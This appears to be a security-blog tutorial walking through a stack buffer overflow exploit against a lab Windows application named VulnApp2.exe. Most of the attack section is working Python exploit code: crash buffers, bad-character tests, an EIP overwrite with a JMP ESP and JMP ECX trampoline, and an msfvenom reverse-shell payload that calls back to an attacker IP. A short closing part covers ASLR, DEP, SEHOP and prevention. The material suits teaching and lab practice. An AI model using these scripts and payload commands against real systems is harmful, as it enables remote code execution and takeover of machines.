
Buffer Overflow: Attack, Types and Vulnerabilities Explained


.png)


#!/usr/bin/python

import socket

try:

  print “\nSending evil buffer…”

  buffer = “A” * 2080 + “B”*4 + “C” * 20

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect((“192.168.0.125”, 7002))

  s.send(buffer)

  s.close()

  print “\nDone!”

except:

print “\nCould not connect!” 
Step 4: Finding the Bad Characters.
There are a total of 255 bad characters and we have only 12 bytes of memory left in the buffer to test for the bad characters i.e., limited space left for bad characters.
In this case, we need to place 26 bad characters each time in the below code till all the bad characters are tested i.e., from \x00 to \xff
NOTE: If we increase our shellcode to more than 2100 bytes, the application will behave strangely and we won’t be able to control the value at EIP. So, in this case, we need to use the available 12 bytes and test for bad characters.
#!/usr/bin/python

import socket

try:

  print “\nSending evil buffer…”

  badchar1 = “\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c”

  badchar2 = “\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18”

  badchar3 = “\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24”

  badchar4 = “\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30”

  badchar5 = “\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c”

  badchar6 = “\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48”

  badchar7 = “\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54”

  badchar8 = “\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60”

  badchar9 = “\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c”

  badchar10 = “\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78”

  badchar11 = “\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84”

  badchar12 = “\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90”

  badchar13 = “\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c”

  badchar14 = “\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8”

  badchar15 = “\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4”

  badchar16 = “\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0”

  badchar17 = “\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc”

  badchar18 = “\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8”

  badchar19 = “\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4”

  badchar20 = “\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0”

  badchar21 = “\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc”

  badchar22 = “\xfd\xfe\xff\x90\x90\x90\x90\x90\x90\x90\x90\x90”

  badchar23 = “\x3C\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90”

  eip = “\x3d\x11\x80\x14”

  jmpecx = “\xFF\xE1\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90”

  buffer = “A” * 2080 + eip + badchar23

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect((“192.168.0.125”, 7002))

  s.send(buffer)

  s.close()

  print “\nDone!”

except:

print “\nCould not connect!” After running the above code 22 times we got bad characters as
3B, 3C, 45, 46,47,48
We need to place each character again and cross-check whether it is a bad character or not because whenever a bad character is encountered, there is a high chance that the following characters will be replaced.
For example, if 2A is a bad character, then the following character i.e. 2B too will be replaced or missed. In this case, we need to test each of them individually by passing one character at a time.
Again, after testing the above bad characters we could conclude that following are the bad characters.
Bad Characters = \x00 \x3B \x45
Step 5: Finding the Right Module.
In this step, we will try to find a .dll module of the application, which has JMP ESP instruction in it using the mona modules available in the immunity debugger.
Use the below command, to list the available module.
>> !mona modules

There’s one module highlighted in the above image, which has all protections set to “False”. We will use this and find if there is any instruction called ‘JMP ESP’ in it and make a note of the returned address.
First, we need to find the assembly language value for JMP ESP instruction using /usr/bin/msf-nasm_shell

So, JMP ESP is \xFF\xE4 in assembly language
Use the below command to find the above instruction in the module found.
!mona find -s “\xFF\xe4” -m “VulnApp2.exe”

We got the following address: 1480113D
The following address will be passed in EIP: \x3D\x11\x80\x14
Eip = “\x3D\x11\x80\x14”
Once we have found the module, we need to create a shellcode using msfvenom but we have the following hurdle in creating the shellcode.
Condition at a place: Limited space i.e. 12 bytes left for the shellcode.
We would require a minimum of 1500 bytes of space to write our shellcode, but we have only 12 bytes left and cannot increase the buffer length.
To overcome the issue, we will follow the below steps
- first place the address of ESP in the EIP register
EIP ß JMP ESP
- once the control reaches ESP, we will again make a jump to the ECX register where our buffer i.e. A’s are written.
ESP ß JMP ECX

Here, after 4 bytes are used for EIP we will be left with 12 bytes for JMP ECX instruction.
2 bytes rea used for “\xFF\xE1 and 10 nops for proper padding.
The final jmpecx variable looks like this.
Jmpecx = “\xFF\xE1\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90”
Step 6: Generating the Shellcode
Use the below command to create the shellcode.
NOTE: Make sure to replace the IP and port of the attacker machine.
>> msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.106 LPORT=1337 -f c -a x86 -b “\x00\x3B\x45”
Step 7: Delivering the Shellcode.
Use the below code, where we have placed the above-generated shellcode in it.
#!/usr/bin/python
import socket
try:
  print “\nSending evil buffer…”
  shell = (” << shellcode >>”)
  eip = “\x3d\x11\x80\x14”
  jmpecx = “\xff\xe1\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90”

  buffer = shell + “A” * (2080 – len(shell)) + eip + jmpecx

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
  s.connect((“192.168.0.125”, 7002))
  s.send(buffer)
  s.close()
  print “\nDone!”

except:
  print “\nCould not connect!”

Start the listener, on port 1337(as per the msfvenom command) and run the above code. We will receive a reverse shell on our listener.
Modern OS protections for the attack
In addition, modern operating systems have runtime protection. Three common protections are:
- Address space randomization (ASLR)—randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.
- Data execution prevention—flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.
- Structured exception handler overwrites protection (SEHOP)—helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a stack-based buffer overflow to overwrite an exception registration record, stored on a thread’s stack.
How to Prevent Buffer Overflow Attacks
There are several ways to prevent buffer overflow attacks from happening, including the following:
- Keep devices patched. Vendors issue software patches and updates to fix buffer overflow vulnerabilities that have been discovered. There is still a period of risk between the vulnerability being discovered and the patch being created and deployed.
- Follow the principle of least privilege (POLP). Users and applications should only be given the permissions they need to do their jobs or perform the tasks they are assigned. When possible, only grant temporary privileges to users and applications, and drop them once the task has been completed.
- Use memory-safe programming languages. The most common reason why buffer overflow attacks work is because applications fail to manage memory allocations and validate input from the client or other processes. Applications developed in C or C++ should avoid dangerous standard library functions that are not bounds-checked, such as gets, scanf, and strcpy. Instead, they should use libraries or classes that were designed to securely perform string and other memory operations. Better still, use a programming language that reduces the chances of a buffer overflow, such as Java, Python, or C#.
- Validate data. Mobile and web applications developed in-house should always validate any user input and data from untrusted sources to ensure they are within the bounds of what is expected and to prevent overly long input values
Keep Reading
.png)




We break browsers before someone else does
This is the default text value

